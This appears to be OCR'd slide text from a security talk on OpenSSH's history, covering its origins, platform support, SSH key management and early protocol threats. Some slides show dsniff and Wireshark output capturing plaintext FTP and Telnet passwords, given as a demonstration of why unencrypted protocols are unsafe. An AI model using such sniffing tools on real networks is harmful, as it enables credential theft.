
A historical analysis of the security maturity of OpenSSH.



Hello friend.

Take-aways

Threat Analysis

Talk Intro

@volvent



Hello friend.
Thanks for coming!
So, I was thinking, it might be fun to talk about OpenSSH and its security history on this nice Saturday, while we're all getting a little hungry.
Sound good? Great!

whoami


elttam
BSIDES REALLY BAD PUNS,
WE'RE ALSO GOOD AT
COMPUTER HACKING.
elttam.com.au
elttamsecurity


TURTLES

A historical analysis of the security maturity of OpenSSH.




Hello friend.

Take-aways

Threat Analysis

Talk Intro

@volvent


Talk Intro
OpenSSH is one of the most widely used and trusted pieces of software on the internet today.
Todays presentation will be taking a look at:
• some challenges it's faced
• some approaches it's used to counter that
• some concepts the team have used to achieve making OpenSSH generally trusted
What is it?
Why this talk?


What is it?

SSH or Secure Shell is a protocol that was developed to achieve encrypted comms.


OpenSSH was first relased in 1999 and is a suite of applications, those being:

- ssh client and ssh server
- scp client and scp server
- utilities such as ssh-agent and ssh-keygen

Pre SSH, the internet was using Telnet, FTP and other unsecured remote shell protocols (rsh, rlogin, rexec) for systems to talk


root : dsniff
File Edit View Bookmarks Settings Help
root@bt:~# dsniff
dsniff: listening on eth0


10/07/13 12:33:06 tcp 192.168.1.101.46747 -> 192.168.1.105.21 (ftp)
USER administrator
PASS password
root : dsniff



[Wireshark 1.12.1 (v1.12.1-0-g01b65bf from master-1.12)]
Full screen (normal)
Telephony Tools Internals Help
Expression... Clear Apply Save
Source Destination Protocol Length Info
10.12.67.69 10.12.67.1 TELNET 56 Telnet Data ...
Follow TCP Stream (tcp.stream eq 4)
Stream Content
.....
User Access Verification
Password: ....'.....P..... ....'....XTERM....$.....$cisco
GCC-L3>eenn
Password: cisco1
GCC-L3#

Platform support


Name	Mac OS X	Mac OS classic	Windows	Cygwin	BSD	Linux	Solaris	Java	OpenVMS	z/OS	AmigaOS	AIX	HPUX	iOS: iPhone,[Note 1] iPod Touch	webOS	Android
Apache MINA SSHD	Yes	No	Yes	No	Yes	Yes	Yes	Yes	No	No	No	Yes	Yes	No	No	No
Attachmate Reflection for Secure IT	No	No	Yes	No	No	Yes	Yes	No	No	No	No	Yes	Yes	No	No	No
Copssh	No	No	Yes	Yes	No	No	No	No	No	No	No	No	No	No	No	No
CrushFTP Server	Yes	No	Yes	Yes	Yes	Yes	Yes	Yes	No	No	No	Yes	Yes	No	No	No
Dropbear	Yes	No	No	Yes	Yes	Yes	Yes	No	No	No	No	Yes	Yes	No	Yes[Note 2]	Yes
GoAnywhere MFT	Yes	Yes	Yes	No	Yes	Yes	Yes	Yes	No	No	No	Yes	Yes	Yes	No	Yes
Ish	Yes	No	No	No	Partial[Note 3]	Yes	Yes	No	No	No	No	No	No	No	No	??
OpenSSH	Included	No	Partial[Note 4]	Included	Included	Included[Note 5]	Yes	No	Yes	Yes	Yes	Yes[Note 6]	Included	Yes[Note 7]	Yes[Note 2]	Partial
Tectia SSH Server	No	No	Yes	No	No	Yes	Yes	No	No	Yes	No	Yes	Yes	No	No	??
Georgia SoftWorks SSH Server	No	No	Yes	No	No	No	No	No	No	No	No	No	No	No	No	No
Syncplify.me Server!	No	No	Yes	No	No	No	No	No	No	No	No	No	No	No	No	No


Cloud infrastructure





Git


github
SOCIAL CODING
spdr870 Dashboard Inbox 30 Account Settings Log Out
Explore GitHub Gist Blog Help Search GitHub...
Account Settings
View Your Public Profile →
Account Overview Plans & Billing Repositories Overview
About Yourself Email Addresses SSH Public Keys Job Profile
We use these to give you access to your git repositories. Need help with public keys?
myown (edit)
Title
DemoKey
Key
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIBfzEyY99XaC0jl63BdRgt3BBAxTtX4jEGB9YDISY2VBw
WGyoBX/i8B19gywnTIn5ls90gZwKJa2Z85xAu4MZn2S67MaViFwDHjVAPqtLg2bFhBP4AM
t7TXqbeflAshCD217u4+1GC4pLQ4NNaypKjrJXse1/W3I4cqpyh1QWs9qw== rsa-key-
20091206
Add key or cancel
Our RSA fingerprint is 16:27:ac:a5:76:28:2d:36:63:1b:56:4d:eb:df:a6:48
Plan Usage
You are currently on the Free plan
Disk Space 0.10GB/0.30GB
Upgrade to add private repositories and collaborators!
SSL Disabled Change your plan
Administrative Information
Username spdr870 rename
Password ****** change
API Token
Global git config information Cancel your account


SSH keys
New SSH key
This is a list of SSH keys associated with your account. Remove any keys that you do not recognize.
Totally legit key
fd:db:7e:38:1e:01:5b:02:cd:1a:6b:b7:d3:4d:90:6b
Added on Feb 29, 2016 — Never used
Delete
Key of questionable use
ab:08:46:83:ff:f6:c4:f8:a9:4e:68:6b:94:17:f2:46
Added on Feb 29, 2016 — Never used
unverified due to lack of use
Approve
Delete
Check out our guide to generating SSH keys or troubleshoot common SSH Problems.


Why this talk?

Application security is one of the most active and in-demand areas in infosec today. And it's full of different approaches, technologies, vendors, fads and buzzwords.

People get confused.


And yet, we have some software that people generally consider as mature, robust, and trusted today.

What can we learn from this?



Keynote: Why We are Not Building a Defendable Internet

A historical analysis of the security maturity of OpenSSH.



Hello friend.

Take-aways

Threat Analysis


Talk Intro

@volvent


Threat Analysis
Process for performing this analysis:
• Conversations with Damien Miller from the OpenSSH development team
• Q's to a couple of prev vuln discoverers:
• Agustin Azubel (protocol attack)
• Mark Dowd (implentation attack)
• Review of the OpenSSH source and webpage
• CVEDetails
• Google
Protocol threats
Server threats
Client threats
Operational threats
Defences

Protocol threats

SSH 1 uses CRC for data integrity. There are a couple of sub-variants, being 1.3 and 1.5. OpenSSH supported both, but are disabled by default.




SSH 2 uses asymmetric DSA and DH algorithms and a real HMAC algorithm. LibreSSL is used for some crypto routines.

